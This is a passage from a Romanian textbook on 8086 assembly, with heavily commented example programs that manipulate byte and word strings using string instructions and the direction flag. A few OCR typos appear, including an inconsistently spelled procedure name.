        d db l dup (?)
data ends

code segment
start:
        mov ax, data
        mov ds, ax          ;încărcăm în ds adresa de început a segmentului în care se află
                            ;şirul sursă s, în cazul nostru segmentul data
        mov es, ax          ;încărcăm în es adresa de început a segmentului în care se află şirul
                            ;destinaţie d, în cazul nostru tot segmentul data, la fel ca şirul
                            ;sursă s
        ;deoarece şirul sursă s şi şirul destinaţie d de află în acelaşi segment de date, regiştrii de
        ;segment ds şi es vor avea aceeaşi valoare
        ;dacă ar fi fost în segmente de date diferite, aşa cum s-a arătat la Varianta 2, atunci ds şi
        ;es ar fi avut valori diferite

        mov cx, l
        mov si, offset s    ;în registrul index si reţinem offset-ul şirului s
        mov di, offset d    ;în registrul index di reţinem offset-ul şirului d
        cld                 ;stabilim direcţia de parcurgere a şirului de la stânga spre dreapta
                            ;(crescătoare) prin setarea la 0 a valorii flagului de direcţie (DF=0)
```

```
        jcxz Sfarsit
        Repeta:
                lodsb           ;această instrucţiune are ca şi efect încărcarea în registrul al a
                                ;octetului de la adresa ds:si (unde se află şirul sursă s), şi trecerea
                                ;la următorul octet din şirul sursă, prin creşterea valorii lui si cu 1
                                ;(datorită direcţiei de parcurgere a şirului); efectul execuţiei
                                ;instrucţiunii lodsb este aşadar acelaşi cu al instrucţiunilor
                                ;următoare (vezi Varianta 2):
                                ;mov al, byte ptr ds:[si]
                                ;inc si
                sub al, 'a'-'A'
                stosb           ;această instrucţiune are ca şi efect copierea valorii din registrul al
                                ;la adresa es:di (unde se află şirul destinaţie d), şi trecerea la
                                ;următorul octet din şirul destinaţie, prin creşterea valorii lui di cu
                                ;1 (datorită direcţiei de parcurgere a şirului); efectul execuţiei
                                ;instrucţiunii stosb este aşadar acelaşi cu al instrucţiunilor
                                ;următoare (vezi Varianta 2):
                                ;mov byte ptr es:[di], al
                                ;inc di
        loop Repeta
        Sfarsit:                ;terminarea programului
                mov ax, 4C00h
                int 21h
code ends
end start
```

Exemplul 4.2. Având dat un şir de octeţi, să se scrie un program în limbaj dc asamblare care obţine şirul de octeţi oglindit.

Exemplu: Având dat şirul de octeţi:
s db 17, 20, 42h, 1, 10, 2ah
şirul de octeţi oglindit corespunzător lui s va fi
t db 2ah, 10, 1, 42h, 20, 17.

Soluţie: Pentru a rezolva problema, vom parcurge şirul iniţial s în interiorul unei bucle loop şi vom copia pe rând fiecare element al acestui şir în şirul rezultat t. Doar că, dacă şirul s va fi parcurs de la stânga la dreapta (început - sfârşit), şirul rezultat t va fi parcurs de la dreapta spre stânga (sfârşit - început). Astfel, se va lua primul element al şirului s şi se va copia în ultimul element al şirului t, apoi se ia al doilea element al lui s şi se copiază în penultimul element din t, s.a.m.d.

```
assume cs:code, ds:data;
data segment
        s  db  17, 20, 42h, 1, 10, 2ah     ;şirul iniţial de octeţi
        len_s  equ  $-s                    ;lungimea şirului s
        t  db  len_s dup (?)               ;aici se va memora şirul oglindit – alocăm len_s
                                           ;octeţi pentru el.
data ends
code segment
start:
        mov ax, data
        mov ds, ax
```

;pregătim lucrul cu instrucţiuni pe şiruri. În regiştrii ds:si vom pune adresa far ;(segment+offset) a şirului sursă (şirul s), iar în es:di vom pune adresa far ;(segment+offset) a şirului destinaţie (şirul oglindit rezultat, t). De asemenea, vom reseta ;flagul DF la valoarea 0 (cu instrucţiunea cld), astfel ca şirurile să fie parcurse de la ;stânga spre dreapta (de la adresa mai mică la adresa mai mare). **Atenţie** însă: pe ;parcursul execuţiei programului vom schimba de mai multe ori valoarea flagului DF.

```
        mov es, ax      ;instrucţiunea anterioară "mov ax, data" face ca în registrul ax să se afle
                        ;adresa de început a segmentului cu numele data. De asemenea, adresa
                        ;(de segment a) segmentului data se află (conform instrucţiunii anterioare
                        ;"mov ds, ax") şi în registrul ds. Observăm că cele două şiruri ale
                        ;noastre, s si t, sunt declarate (şi definite) în segmentul cu numele data.
                        ;Astfel că, în urma instrucţiunii "mov es, ax", registrul es va conţine
                        ;adresa (de segment a) segmentului data. După ce regiştrii ds şi es conţin
                        ;adresa de segment a lui s, respectiv t, mai rămâne să încărcăm în si şi di
                        ;offset-urile lui s, respectiv t. Acest lucru îl vom face în următoarele două
                        ;instrucţiuni.
        lea si, s       ;în registrul si vom pune offset-ul primului element al şirului s deoarece
                        ;acest şir va fi parcurs de la stânga spre dreapta (DF=0).
        lea di, t
        add di, len_s-1         ;cum spuneam la început, spre deosebire de şirul iniţial s, care va fi
                                ;parcurs de la stânga spre dreapta, şirul rezultat t, va fi parcurs de
                                ;la coadă la cap (dreapta spre stânga, DF=1). Drept urmare, în
                                ;registrul di vom încărca offset-ul ultimului octet al şirului t. Cum
                                ;facem acest lucru? Întai, vom pune în di offset-ul lui t (adică
                                ;offset-ul primului octet din şirul t) şi apoi, la acesta adunăm
                                ;len_s-1 octeţi.
                                ;La cele două instrucţiuni anterioare, în loc de instrucţiunea lea, se
                                ;putea folosi şi instrucţiunea offset, astfel:
                                        ; mov si, offset s
                                        ; mov di, offset t
```

```
                        ;cu precizarea că lea spre deosebire de offset calculează
                        ;deplasamentul (offsetul) corespunzător în momentul execuţiei şi
                        ;nu la momentul asamblării ca în cazul instrucţiunii offset, fapt
                        ;care îi permite să accepte ca operand o variabilă indexată, de ex.:
                                ; lea bx, table[si]
                        ;lucru care în cazul lui offset este ilegal.

        mov cx, len_s   ;cele două şiruri (s şi t) sunt parcurse într-o buclă loop cu len_s
                        ;iteraţii.
        jcxz sfarsit    ;dacă cx=0 sărim direct la sfârşitul programului.
repeta:
        cld             ;primul şir (s) se va parcurge de la stânga spre dreapta (DF=0).
        lodsb           ;acestă instrucţiune este echivalentă cu următoarele două:
                                ;mov al, byte ptr ds:[si]
                                ;inc si
                        ;este reţinut în registrul al octetul curent din şirul s şi se trece la octetul
                        ;următor din şir prin adunarea lui 1 la valoarea din si.

        std             ;al doilea şir (t) se va parcurge de la dreapta spre stânga (DF=1).
        stosb           ;acestă instrucţiune este echivalentă cu următoarele două:
                                ;mov byte ptr es:[di], al
                                ;dec di
                        ;este reţinut în octetul curent din şirul t valoarea registrului al şi se trece la
                        ;octetul următor din şir ("cel din stânga octetului curent") prin scăderea
                        ;lui 1 din valoarea din di.

        loop repeta     ;dacă nu am terminat numărul de iteraţii (len_s), reia ciclul.

sfarsit:
        mov ax, 4C00h
        int 21h         ;terminăm programul cu codul de retur 0.
code ends

end start
```

Exemplul 4.3. Se dă un şir de caractere. Să se determine numărul vocalelor din şir.

Soluţie: Se va folosi un şir auxiliar care va conţine toate vocalele. Se va parcurge şirul sursă şi se va verifica pentru fiecare caracter din şir dacă acesta aparţine şirului vocalelor. Dacă da, atunci se va incrementa o variabilă iniţializată cu 0, care va conţine în final chiar numărul de vocale din şir.

```
assume cs:code, ds:data
data segment
        s db 'Acesta este sirul sursa'      ;şirul sursă
        l EQU $-s                           ;numărul de caractere din şirul sursă
        vocale db 'aeiouAEIOU'              ;şirul vocalelor
        lvoc EQU $-vocale                   ;numărul de caractere din şirul vocalelor
        nr db ?         ;variabilă neiniţializată care va conţine în final numărul de vocale din şirul
                        ;sursă (pornim de la ipoteza că în şirul sursă nu sunt mai mult de 255
                        ;vocale, şi astfel este suficient un octet pentru memorarea acestui număr)
data ends
code segment
start:
        mov ax, data
        mov ds, ax              ;încărcăm în ds adresa de început a segmentului în care se află
                                ;şirul sursă s, în cazul nostru segmentul data
        mov es, ax              ;încărcăm în es adresa de început a segmentului în care se află şirul
                                ;destinaţie vocale, în cazul nostru tot segmentul data, la fel ca
                                ;şirul sursă s
        mov cx, l               ;în cx pregătim numărul de caractere din şirul sursă, deoarece vom
                                ;folosi instrucţiunea loop
        lea si, s               ;încărcăm offset-ul şirului sursă în registrul index si
        cld                     ;stabilim direcţia de parcurgere a şirului de la stânga spre dreapta
                                ;(DF=0)
        mov nr, 0               ;iniţializăm cu 0 variabila folosită pentru a număra vocalele
        jcxz Sfarsit
        Repeta:
                lodsb           ;în al se încarcă octetul de la adresa ds:si, iar si creşte cu 1,
                                ;deoarece flagul de direcţie are valoare 0; acest lucru înseamnă că
                                ;la efectuarea următoarei instrucţiuni lodsb, în al se va încărca
                                ;următorul octet din şirul s
                lea di, vocale  ;rolul de şir destinaţie îl va juca aici şirul vocalelor, deci
                                ;încărcăm offset-ul acestuia în registrul index di. Pentru fiecare
                                ;caracter din şirul sursă se va parcurge de la început şirul
                                ;vocalelor, de aceea această iniţializare are loc în interiorul buclei
                                ;de parcurgere a caracterelor din şirul sursă.
                push cx         ;vom folosi în continuare prefixul repetitiv repne, care foloseşte
                                ;implicit registrul cx, motiv pentru care salvăm în stivă valoarea
                                ;actuală a lui cx, pentru a o putea restaura după terminarea
                                ;repetiţiei cauzate de repne
                mov cx, lvoc    ;în cx vom încărca lungimea şirului de vocale
                repne scasb     ;instrucţiunea scasb compară valoarea din al cu octetul de la adresa
                                ;es:di, setând flagurile corespunzător rezultatelor comparării (la fel
```

```
                        ;ca şi o instrucţiune cmp), di fiind apoi incrementat deoarece
                        ;valoarea flag-ului de direcţie este 0
                        ;repne (REPeat while Not Equal, formă echivalentă cu repnz -
                        ;REPeat while Not Zero) provoacă execuţia repetată a instrucţiunii
                        ;scasb până când cx devine 0 sau până când apare o potrivire (caz în
                        ;care ZF va primi valoarea 1).
        jnz NuEVocala   ;dacă nu a fost nici o potrivire, înseamnă că registrul al nu
                        ;conţine codul ASCII al unei vocale
        inc nr          ;altfel, incrementăm numărul de vocale găsite
        NuEVocala:
        pop cx          ;restaurăm valoarea lui cx şi continuăm cu următorul caracter din
    loop Repeta         ;şirul sursă
    Sfarsit:            ;terminarea programului
        mov ax, 4C00h
        int 21h
code ends
end start
```

Exemplul 4.4. Se dau două şiruri de octeţi *a* şi *b*. Să se construiască un al treilea şir de octeţi *c* care să conţină primele *n/2* elemente din şirul *a* (unde *n* reprezintă numărul elementelor din şirul *a*), urmate de şirul inversat al elementelor din şirul *b*, apoi de 5 octeţi având valoarea 0, iar apoi de restul elementelor din şirul *a*.

Presupunem că se dau şirurile:

```
    a db 'a', 'f' ,'+' ,'3' ,'9' ,'X' ,'*'
    b db 'a' ,'b' ,'c'
```

Şirul rezultat *c* este:

```
    c db 'a' ,'f' ,'+', 'c', 'b', 'a', 0, 0, 0, 0, 0, '3', '9', 'X', '*'
```


```
assume cs:code, ds:data
data segment
    a db 'a', 'f' ,'+' ,'3' ,'9' ,'X' ,'*'
    la EQU $-a          ;dimensiunea, în octeţi, a şirului a
    b db 'a' ,'b' ,'c'
    lb EQU $-b          ;dimensiunea, în octeţi, a şirului b
    c db la+lb+5 dup (?) ;dimensiunea şirului destinaţie c este suma dimensiunilor celor
                        ;două şiruri sursă plus 5
data ends
code segment
start:
    mov ax, data
    mov ds, ax          ;încărcarea regiştrilor de segment ds şi es cu adresa de început a
```

```
        mov es, ax          ;segmentului de date în care se află şirurile sursă şi destinaţie
        mov si, offset a    ;în registrul index si reţinem offset-ul şirului sursă a
        mov di, offset c    ;în registrul index di reţinem offset-ul şirului destinaţie c
        mov cx, la/2        ;în cx punem numărul de elemente din şirul a care trebuie copiate
                            ;în prima fază în şirul destinaţie c, adică jumătate din numărul
                            ;octeţilor şirului  a (se utilizează operatorul de împărţire ,/'
                            ;deoarece expresia la/2 este evaluată la momentul asamblării)
        cld                 ;stabilim parcurgerea de la stânga la dreapta a celor două şiruri
        rep movsb           ;instrucţiunea movsb se repetă de cx ori; această instrucţiune
                            ;copiază la adresa es:di octetul de la adresa ds:si, iar di şi si cresc
                            ;cu 1 datorită valorii 0 a flagului de direcţie
        push si             ;salvăm în stivă poziţia curentă din şirul a pentru a putea reface
                            ;ulterior valoarea lui si în scopul copierii restului elementelor
        mov si, offset b+lb-1      ;ne poziţionăm cu si pe ultimul element din şirul b pentru a
                                   ;face copierea inversă a elementelor din acest şir în şirul c
        mov cx, lb          ;în cx se pune numărul elementelor ce vor fi copiate din şirul b,
                            ;adică chiar lungimea şirului b
        repeta:
                std         ;deoarece parcurgem de la dreapta la stânga (de la sfârşit spre
                            ;început) şirul b, valoarea flagului de direcţie este setată la 1 (std)
                lodsb       ;înaintea instrucţiunii lodsb, care încarcă în al octetul de la adresa
                            ;ds:si (un octet din şirul b) şi scade astfel si cu 1
                cld         ;deoarece şirul c este parcurs de la stânga spre dreapta (ascendent),
                            ;flagul de direcţie este setat la 0 înaintea instrucţiunii stosb care
                stosb       ;pune valoarea din al la adresa es:di; astfel di se va creşte cu 1
        loop repeta
                            ;urmează copierea de 5 ori a valorii 0 în şirul destinaţie
        mov cx, 5           ;în acest scop, în registrul contor cx se pune valoarea 5

        mov al, 0           ;în al se pune valoarea pe care dorim să o copiem în şirul destinaţie
        cld                 ;stabilim direcţia de parcurgere a şirului destinaţie de la stânga spre
                            ;dreapta (ascendent)
        rep stosb           ;executăm instrucţiunea stosb de cx ori; această instrucţiune
                            ;copiază valoarea din al la adresa es:di şi măreşte di cu 1
        pop si              ;scoatem din stivă valoarea lui si care reprezenta offset-ul poziţiei
                            ;curente din şirul a, după copierea primei jumătăţi a şirului
        mov cx, la-la/2     ;cx va reprezenta numărul elementelor care au rămas de copiat din
                            ;şirul a
        rep movsb           ;copiem cx elemente din şirul a în şirul c
        mov ax, 4C00h       ;terminarea programului
        int 21h
code ends
end start
```

Exemplul 4.5. Se dă un şir de valori numerice întregi reprezentate pe dublucuvinte. Să se determine suma cifrelor numărului multiplilor de 8 din şirul octeţilor inferiori ai cuvintelor superioare din elementele şirului de dublucuvinte.

Exemplu: Dacă avem şirul de dublucuvinte
sir dd 12300011h, 0abcd0h, 2218acach, 7a082ae3h, 0c820ddd1h,
7828ddd1h, 0c8d8ddd1h, 0c8b0ddd1h, 7260ddd1h, 2a70ddd1h,
7850ddd1h, 0c840ddd1h

Datorită reprezentării *little-endian*, zona de memorie corespunzătoare primelor 6 dublucuvinte din şir va conţine:



Şirul octeţilor inferiori ai cuvintelor superioare din elementele şirului de dublucuvinte este:
30h, 0ah, 18h, 08h, 20h, 28h, d8h, b0h, 60h, 70h, 50h, 40h
În baza 10, valorile corespunzătoare sunt:
48, 10, 24, 8, 32, 40, 216, 176, 96, 112, 80, 64
Numărul multiplilor de 8 din şirul octeţilor inferiori ai cuvintelor superioare din elementele şirului de dublucuvinte este 11, iar suma cifrelor acestui număr este 2.

Soluţie: Parcurgând şirul de dublucuvinte vom obţine întâi numărul multiplilor de 8 din şirul octeţilor inferiori ai cuvintelor superioare din elementele şirului. Apoi vom obţine cifrele acestui număr prin împărţiri succesive la 10 şi vom calcula suma lor.

```
assume ds: data, cs: code

data segment
        sir dd 12300011h, 0abcd0h, 2218acach, 7a082ae3h, 0c820ddd1h,
               7828ddd1h, 0c8d8ddd1h, 0c8b0ddd1h, 7260ddd1h, 2a70ddd1h,
               7850ddd1h, 0c840ddd1h
        len equ ($-sir)/4       ;lungimea şirului (în dublucuvinte)
        opt db 8                ;variabilă folosită pentru testarea divizibilităţii cu 8
        zece db 10              ;variabilă folosită pentru determinarea cifrelor unui număr prin
                                ;împărţiri succesive la 10
        suma db 0               ;variabilă în care reţinem suma cifrelor
data ends
```

```
code segment
start:
        mov ax, data
        mov ds, ax

        mov si, offset sir      ;în ds:si punem adresa (far a) şirului sir ca să-l putem parcurge.
        cld                     ;parcurgem şirul de la stânga la dreapta (DF=0).
        mov cx, len             ;vom parcurge elementele şirului într-o buclă loop cu len iteraţii.
        mov bx, 0               ;în registrul bx vom reţine numărul multiplilor lui 8.
repeta:
        lodsw                   ;în ax vom avea cuvântul mai puţin semnificativ (inferior) al
                                ;dublucuvântului curent din şir, iar iteratorul în şir (registrul index
                                ;si) va trece la cuvântul cel mai semnificativ din acelaşi
                                ;dublucuvânt (si=si+2). Conform cerinţelor problemei, ne
                                ;interesează cuvântul superior al dublucuvântului curent, deci vom
                                ;repeta instrucţiunea lodsw pentru poziţionarea pe acel cuvânt.
        lodsw                   ;în ax vom avea acum cuvântul cel mai semnificativ (superior) al
                                ;dublucuvântului curent din şir, iar iteratorul în şir va trece la
                                ;următorul dublucuvânt (si=si+2). Mai exact, registrul index va fi
                                ;poziţionat pe cuvântul mai puţin semnificativ din următorul
                                ;dublucuvânt. (în cadrul arhitecturii 8086, datorită regulilor de
                                ;reprezentare little-endian, în reprezentarea în memorie a unui
                                ;dublucuvânt, la adresă mai mică se află cuvântul mai puţin
                                ;semnificativ. Similar, în cadrul acestui cuvânt, la adresa cea mai
                                ;mică se va afla octetul mai puţin semnificativ. De exemplu, dacă
                                ;am într-un segment de memorie la offset-ul 12 un dublucuvânt cu
                                ;valoarea 7a082ae3h, atunci la offset 12 se va afla octetul e3h, la
                                ;offset 13 octetul 2ah, la offset 14 octetul 08h, iar la offset 15
                                ;octetul 7ah).
        mov ah, 0               ;ne interesează doar octetul mai puţin semnificativ din cuvântul
                                ;curent. Acest octet se află în partea low a registrului ax, adică al.
                                ;Setăm la 0 partea high a registrului ax pentru că instrucţiunea div
                                ;ce urmează va împărţi valoarea din registrul ax la octetul opt=8.
        div opt                 ;verificăm dacă valoarea din al este divizibilă cu 8
        cmp ah, 0               ;verificăm valoarea restului împărţirii
        jnz nonmultiplu         ;dacă restul obţinut (valoarea din ah) este diferit de 0, se continuă
                                ;ciclul repeta
        inc bx                  ;altfel, incrementăm numărul multiplilor de 8 din registrul bx.

nonmultiplu:
        loop repeta             ;dacă mai sunt elemente de parcurs(cx>0) reia ciclul.
```


```
        ;mai departe, obţinem cifrele numărului bx în baza 10 prin împărţiri succesive la 10 şi
        ;calculăm suma acestor cifre.

        mov ax, bx          ;transferăm valoarea din bx în ax deoarece instrucţiunea de
                            ;împărţire div utilizează implicit ca deîmpărţit registrul ax
transf:
        div zece            ;împărţim la 10 numărul din registrul ax ca să aflăm ultima cifră
                            ;(cea mai din dreapta, "a unităţilor"). Restul împărţirii (care
                            ;reprezintă această ultimă cifră) va fi stocat în ah, iar câtul în al.
        add suma, ah        ;adunăm cifra obţinută la suma.
        cmp al, 0
        jz sfarsit          ;dacă valoarea câtului (al) este 0 înseamnă că am obţinut toate
                            ;cifrele şi putem părăsi bucla transf. Altfel, pregătim acest număr
                            ;pentru o nouă iteraţie convertindu-l la cuvânt (în ax). Facem acest
                            ;lucru deoarece prima instrucţiune din bucla transf, "div zece" va
                            ;împărţi conţinutul registrului ax la valoarea zece (deoarece zece
                            ;este reprezentat pe un octet). Conversia o facem fără semn, prin
                            ;„zerorizarea" octetului superior (deci nu cu cbw) deoarece lucrăm
                            ;cu un număr întotdeauna pozitiv, interpretabil astfel ca fiind fără
                            ;semn.
        mov ah, 0
        jmp transf          ;reluăm bucla pentru obţinerea unei noi cifre.

sfarsit:                    ;încheiem programul.
        mov ax, 4C00h
        int 21h
code ends
end start
```

Exemplul 4.6. Se dă un şir de dublucuvinte. Să se obţină şirul ordonat crescător al octeţilor (consideraţi cu semn) de rang multiplu de 3 (în memorie) din şirul dat. Ordonarea să se facă prin interclasare.

Se dă următorul şir de dublucuvinte:

s dd 12345678h, 5A5FEh, 45h, 13245768h

Datorită reprezentării *little endian*, zona de memorie corespunzătoare acestui şir va conţine:



Şirul octeţilor de rang multiplu de 3 din şirul dat de dublucuvinte este:

78h, 12h, 05h, 00h, 68h, 13h

Acest şir ordonat crescător va fi:

00h, 05h, 12h, 13h, 68h, 78h

Soluţie: Ordonarea prin interclasare se referă la faptul că de fiecare dată când adăugăm un octet în şirul rezultat, acesta se va insera în locul potrivit astfel încât la fiecare moment şirul rezultat parţial obţinut să fie ordonat.

Deoarece ne interesează octeţii de rang 0, 3, 6, ... din memorie, pentru fiecare grup de 3 octeţi din memorie, se va încărca primul octet şi se vor ignora următorii 2 octeţi. Octetul astfel obţinut se va insera în şirul rezultat după algoritmul prezentat anterior (sortare prin interclasare).

Soluţia problemei 4.5 s-a bazat pe o selecţie a octeţilor sau cuvintelor corespunzătoare regulii de reprezentare *little-endian*. Textul acestei probleme nu face referire la criterii de selecţie a octeţilor specifice reprezentării *little-endian*. Şirul de *n* dublucuvinte dat conţine *4*n* octeţi. Problema noastră cere doar ca şirul dat să fie interpretat (şi parcurs) ca şir de octeţi.

```
assume cs:code, ds:data
data segment
        s dd 12345678h, 5A5FEh, 45h, 13245768h
        l equ $-s                   ;numărul de octeţi ai şirului s
        d db l/3+1 dup (?)          ;alocare spaţiu pentru şirul destinaţie
;Alocăm pentru şirul destinaţie numărul maxim de octeţi necesari. Acest număr este fie l/3 fie
;l/3+1, după cum numărul de octeţi l din şirul sursă se împarte exact sau nu la 3. Vom determina
;lungimea efectivă a şirului destinaţie doar în segmentul de cod.
data ends

code segment
inserezazaAL proc
;lipsind specificarea explicită de tip NEAR sau FAR, procedura este implicit NEA, adică
;apelabilă doar din segmentul de cod curent
;această procedură inserează în şirul destinaţie d valoarea din al în locul potrivit astfel încât şirul
;d să rămână ordonat crescător
;la intrarea în procedură di referă primul octet de după terminarea şirului destinaţie d
        push di             ;salvăm valoarea lui di în stivă deoarece vom utiliza registrul di
                            ;pentru parcurgerea şirului destinaţie în vederea găsirii locului
                            ;potrivit pentru inserarea noului element
        push cx             ;deoarece în interiorul acestei proceduri urmează să modificăm
                            ;valoarea registrului cx, salvăm această valoare în stivă pentru a o
                            ;putea restaura înainte de ieşirea din procedură
        cmp di, offset d    ;dacă valoarea din registrul di coincide cu adresa de început
```


```
        je adaugPrim        ;a şirului destinaţie d, înseamnă că urmează să introducem primul
                            ;element în şirul destinaţie, secvenţă detaliată la eticheta
                            ;adaugPrim
        std                 ;dacă există cel puţin un element introdus în şirul destinaţie, atunci
                            ;vom căuta locul potrivit pentru inserarea noului octet, parcurgând
                            ;şirul destinaţie de la dreapta spre stânga (descrescător)
        mov cx, di          ;calculăm dimensiunea actuală a şirului destinaţie scăzând
        sub cx, offset d    ;din di offset-ul şirului destinaţie
        dec di              ;modificăm valoarea lui di astfel încât să refere ultimul octet al
                            ;şirului destinaţie
        repeta1:
                scasb       ;se compară octetul din al cu octetul de la adresa es:di
                jge DIplus2 ;dacă cel din al este mai mare sau egal, acesta se inserează în şir
                            ;după octetul cu care s-a comparat, pe poziţia di+2 (deoarece di a
                            ;scăzut cu 1 datorită instrucţiunii scasb)
                mov bl, byte ptr es:[di+1]      ;altfel deplasez spre dreapta octetul
                mov byte ptr es:[di+2], bl      ;din şir cu care am făcut compararea
        loop repeta1
        jmp DIplus1         ;dacă am ieşit din buclă pentru că am terminat de verificat toţi
                            ;octeţii din şir şi nu s-a găsit nici unul care să fie mai mic decât
                            ;octetul de inserat, atunci acesta se inserează pe prima poziţie în
                            ;şir; în acest scop, are loc creşterea lui di cu 1, deoarece la
                            ;terminarea parcurgerii tuturor octeţilor din şir, di referă octetul
                            ;dinaintea primului octet din şirul d
        DIplus2:
                inc di
        DIplus1:
                inc di

        adaugPrim:
                stosb       ;la adresa es:di se reţine octetul din al
        pop cx              ;se restaurează valoarea lui cx
        pop di              ;se restaurează valoarea lui di
        inc di              ;deoarece am adăugat un element în şirul destinaţie, valoarea
                            ;iniţială a lui di va creşte cu 1
        cld                 ;flagul de direcţie este setat la valoarea pe care o avea înainte de
                            ;intrarea în procedură
        ret                 ;revenire din procedură
inserezaAL endp

start:
        mov ax, data
        mov ds, ax          ;încărcarea regiştrilor de segment ds şi es cu adresa de început a
```

```
        mov es, ax          ;segmentului de date în care se află şirurile sursă şi destinaţie

        mov ax, l           ;calculăm dimensiunea şirului destinaţie d
        mov bl, 3           ;vom împărţi la 3 numărul de octeţi din şirul dat de dublucuvinte
        div bl
        cmp ah, 0           ;dacă restul împărţirii este 0, atunci câtul obţinut reprezintă chiar
        je et1              ;numărul de octeţi ai şirului destinaţie
        inc al              ;dacă restul împărţirii este diferit de 0, atunci la câtul obţinut vom
                            ;aduna 1 pentru a obţine numărul de octeţi ai şirului destinaţie
        et1:                ;în acest moment, conţinutul registrului al reprezintă dimensiunea
                            ;şirului destinaţie d
        mov si, offset s    ;încărcăm în si deplasamentul variabilei s în interiorul
                            ;segmentului de date, astfel că în ds:si vom avea adresa de început
                            ;a şirului s în memorie
        mov di, offset d    ;încărcăm în di deplasamentul variabilei d în interiorul
                            ;segmentului de date, astfel că în es:di vom avea adresa de
                            ;început a şirului d în memorie
        cld                 ;stabilim direcţia de parcurgere a şirului sursă
        mov cl, al          ;în cx pregătim dimensiunea şirului destinaţie d
        xor ch, ch
        jcxz sfarsit        ;ne asigurăm că valoarea din cx este diferită de 0 înainte de
                            ;intrarea în buclă
        repeta:
                lodsb       ;încărcăm în al un octet de la adresa ds:si, iar valoarea lui si creşte
                            ;cu 1, datorită direcţiei de parcurgere stabilită prin setarea la 0 a
                            ;valorii flag-ului de direcţie (cld)
                call insereazaAL    ;pentru fiecare octet din şirul sursă care trebuie inserat în
                            ;şirul destinaţie, apelăm procedura definită mai sus, care inserează
                            ;octetul în locul potrivit
                lodsw       ;efectul acestei instrucţiuni este de a ignora următorii doi octeţi
                            ;după fiecare octet luat în considerare pentru inserare, deoarece
                            ;urmărim să inserăm în şirul destinaţie doar octeţii de rang multiplu
                            ;de 3 din şirul sursă
        loop repeta
        sfarsit:            ;terminarea programului
                mov ax, 4c00h
                int 21h
code ends
end start
```

Exemplul 4.7. Se dau două şiruri de cuvinte. Să se concateneze şirul octeţilor inferiori din cuvintele primului şir cu şirul octeţilor superiori din cuvintele celui de-al doilea şir. Şirul astfel obţinut trebuie să fie apoi ordonat crescător în interpretarea cu semn.

Exemplu: Având date şirurile:
s dw 2345h, 0a5h, 368h, 3990h
t dw 4h, 2655h, 10

Datorită reprezentării *little-endian*, zona de memorie alocată acestora va avea următoarea configuraţie:



Cu aceste date obţinem şirul concatenat: 45h, a5h, 68h, 90h, 00h, 26h, 00h
După ordonare obţinem şirul u: 0h, 0h, 26h, 45h, 68h, 90h, a5h

Soluţie: În prima parte a programului vom concatena şirul octeţilor inferiori din cuvintele primului şir cu şirul octeţilor superiori din cuvintele celui de-al doilea şir, iar apoi vom ordona şirul rezultat printr-o variantă a metodei bulelor (bubble sort). În prima parte, cea de concatenare, vom utiliza instrucţiunile limbajului de asamblare 8086 specifice lucrului cu şiruri, dar în partea de ordonare a şirului rezultat vom lucra direct pe elementele şirului.

```
assume cs:code, ds:data;
data segment
        s  dw  2345h, 0a5h, 368h, 3990h ;primul şir de cuvinte
        len_s  equ  ($-s)/2             ;lungimea şirului s (în cuvinte)
        t  dw  4h, 2655h, 10            ;al doilea şir de cuvinte
        len_t  equ  ($-t)/2             ;lungimea şirului t (în cuvinte)
        len  equ  len_s+len_t           ;lungimea şirului rezultat u este suma lungimilor
                                        ;şirurilor s şi t
        u  db  len dup (?)              ;alocare spaţiu pentru şirul rezultat
data ends
code segment
start:
        mov ax, data
        mov ds, ax
        mov es, ax
```

```
;în prima parte a programului concatenăm cele două şiruri de octeţi (inferiori şi
;superiori). Vom începe prin a copia octeţii inferiori din cuvintele primului şir în şirul
;temporar u.
;în ds:si vom pregăti adresa şirului sursă s, iar în es:di şirului destinaţie u. Vom
;parcurge şirurile crescător, de la stânga spre dreapta (cld setează flagul de direcţie DF la
;valoarea 0).

        lea si, s
        lea di, u
        cld
        mov cx, len_s       ;vom copia într-o bucla loop cu len_s iteraţii octeţii inferiori ai
                            ;cuvintelor şirului s în şirul u.
        jcxz sfarsit        ;dacă cx=0, efectuăm salt la sfârşitul programului.
repeta:
        lodsw               ;în urma lui lodsw registrul ax va conţine cuvântul curent din şirul
                            ;s (cuvântul de la adresa ds:si), iar iteratorul în şir va avansa la
                            ;următorul cuvânt al şirului (si=si+2). al va conţine octetul inferior
                            ;(mai puţin semnificativ) al cuvântului, iar ah va conţine octetul
                            ;superior (mai semnificativ).
        stosb               ;dorim să copiem în şirul u doar octeţii inferiori (mai puţin
                            ;semnificativi) din cuvintele şirului s. Drept urmare, copiem
                            ;octetul din registrul al în octetul curent din şirul destinaţie u
                            ;(octetul de la adresa es:di) şi avansăm indexul în şirul u (di=di+1
                            ;- aici di este incrementat cu o unitate fiindcă instrucţiunea stosb
                            ;interpretează şirul destinaţie u ca un şir de octeţi (bytes), dar în
                            ;instrucţiunea precedentă si este incrementat cu două unităţi pentru
                            ;că instrucţiunea lodsw interpretează şirul sursă s ca pe un şir de
                            ;cuvinte (1 cuvânt=2 octeţi)).
        loop repeta         ;dacă nu s-a terminat parcurgerea şirului s (cx>0), continuă
                            ;execuţia buclei
                            ;bucla loop se putea scrie şi în felul următor:
                            ; repeta:
                                ; lodsb -> al=octetul inferior al cuvântului de la
                                ;       adresa ds:si şi si=si+1
                                ; stosb -> octetul de la adresa es:di va primi ca
                                ;       valoare conţinutul lui al şi di=di+1
                                ; lodsb -> sărim peste octetul superior al cuvântului curent
